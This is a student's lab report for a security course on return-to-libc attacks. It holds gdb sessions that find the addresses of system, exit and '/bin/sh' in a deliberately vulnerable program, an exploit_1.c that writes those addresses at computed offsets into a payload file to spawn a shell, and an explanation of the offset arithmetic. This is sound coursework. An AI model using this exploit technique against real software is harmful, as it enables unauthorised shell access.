

Lab 8 - Playing with ret2libc

Team Members:

1. Adam Robertson, abr5598@psu.edu, 938152440

Drills


There are five tasks for you to complete. Please give a brief summary of what you did – feel free to include any thoughts / concerns / problems / etc. you encountered during the tasks. Also, include your answers to the questions asked in each task. Save your report as a PDF and submit it to Canvas before the deadline.

Task

Task: Summary

Task: Question Answers

1. Include the screenshots of main steps. Make sure the font size in the images is large enough.



```
kali@kali: ~/cybersecurity-experiments/Module8
File Actions Edit View Help

(kali@kali)-[~/cybersecurity-experiments/Module8]
└─$ gdb retlib
GNU gdb (Debian 13.1-2) 13.1
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word" ...
Reading symbols from retlib...
(gdb) l
7
8     int bof(FILE *badfile)
9     {
10         char buffer[12];
11         /*The following statement has a buffer overflow problem */
12         fread(buffer, sizeof(char), 40, badfile);
13         return 1;
14     }
15
16
(gdb) b 12
Breakpoint 1 at 0x11ca: file retlib.c, line 12.
(gdb) r
Starting program: /home/kali/cybersecurity-experiments/Module8/retlib
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

Breakpoint 1, bof (badfile=0x4051a0) at retlib.c:12
12         fread(buffer, sizeof(char), 40, badfile);
(gdb) p system
$1 = {int (const char *)} 0xb7c4c800 <__libc_system>
(gdb) p exit
$2 = {void (int)} 0xb7c3bc90 <__GI_exit>
(gdb) find system,+9999999,"/bin/sh"
0xb7db5faa
warning: Unable to access 16000 bytes of target memory at 0xb7e27432, halting search.
1 pattern found.
(gdb) p &buffer
$3 = (char (*)[12]) 0xbffffef44
(gdb)
```

```

kali@kali: ~/cybersecurity-experiments/Module8
File Actions Edit View Help
Type "apropos word" to search for commands related to "word" ...
Reading symbols from retlib...
(gdb) l
7
8     int bof(FILE *badfile)
9     {
10         char buffer[12];
11         /*The following statement has a buffer overflow problem */
12         fread(buffer, sizeof(char), 40, badfile);
13         return 1;
14     }
15
16
(gdb) b 12
Breakpoint 1 at 0x11ca: file retlib.c, line 12.
(gdb) r
Starting program: /home/kali/cybersecurity-experiments/Module8/retlib
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

Breakpoint 1, bof (badfile=0x4051a0) at retlib.c:12
12         fread(buffer, sizeof(char), 40, badfile);
(gdb) disass
Dump of assembler code for function bof:
0x004011b9 <+0>:    push    %ebp
0x004011ba <+1>:    mov     %esp,%ebp
0x004011bc <+3>:    push    %ebx
0x004011bd <+4>:    sub     $0x14,%esp
0x004011c0 <+7>:    call   0x40125f <__x86.get_pc_thunk.ax>
0x004011c5 <+12>:   add     $0x2e2f,%eax
=> 0x004011ca <+17>:   push    0x8(%ebp)
0x004011cd <+20>:   push    $0x28
0x004011cf <+22>:   push    $0x1
0x004011d1 <+24>:   lea     -0x14(%ebp),%edx
0x004011d4 <+27>:   push    %edx
0x004011d5 <+28>:   mov     %eax,%ebx
0x004011d7 <+30>:   call   0x401050 <fread@plt>
0x004011dc <+35>:   add     $0x10,%esp
0x004011df <+38>:   mov     $0x1,%eax
0x004011e4 <+43>:   mov     -0x4(%ebp),%ebx
0x004011e7 <+46>:   leave
0x004011e8 <+47>:   ret
End of assembler dump.
(gdb) info frame
Stack level 0, frame at 0xbffff60:
eip = 0x4011ca in bof (retlib.c:12); saved eip = 0x40122d
called by frame at 0xbffffa0
source language c.
Arglist at 0xbffff58, args: badfile=0x4051a0
Locals at 0xbffff58, Previous frame's sp is 0xbffff60
Saved registers:
ebx at 0xbffff54, ebp at 0xbffff58, eip at 0xbffff5c
(gdb)

```

```

kali@kali: ~/cybersecurity-experiments/Module8
File Actions Edit View Help
GNU nano 7.2 exploit_1.c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
    char buf[40];
    FILE *badfile;
    badfile = fopen("./badfile", "w");

    /* You need to decide the addresses and
    * the values for X, Y, Z. The order of the following
    * three statements does not imply the order of X, Y, Z.
    * Actually, we intentionally scrambled the order. */

    *(long *) &buf[0x20] = 0xb7db5faa ; // "/bin/sh"
    *(long *) &buf[0x18] = 0xb7c4c800 ; // system()
    *(long *) &buf[0x1c] = 0xb7c3bc90 ; // exit()

    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);
}

```

2. Please describe your observation and explanation.

In the first picture, we can find the addresses for everything we need. In gdb we simply print out the addresses for system, exit, a constant `"/bin/sh"`, and the buffer we are overflowing.

The system, exit, and `/bin/sh` addresses need to be copied into the buffer. In order to find where they need to be copied, we have two approaches. One, is looking at how the buffer address is being passed into `"fread"` in the `"bof"` function. In picture 2, we look at the assembly code leading up to this function call. We see that the buffer is `-0x14` from the `ebp`. We also know that the return address for the `"bof"` function is `+0x4` from the `ebp`. By taking the difference, we know that the return address is `+0x18` from the buffer.

So when writing to the buffer, we should write out call to `"system"` `0x18` bytes after the buffer. The next higher word will be the return address for our call to `system`. The word after that will be our argument (`/bin/sh`).

We could also get this information by taking the difference between the location of `eip` for the frame and the buffer.

We write the addresses into the correct spot in the buffer in picture 3.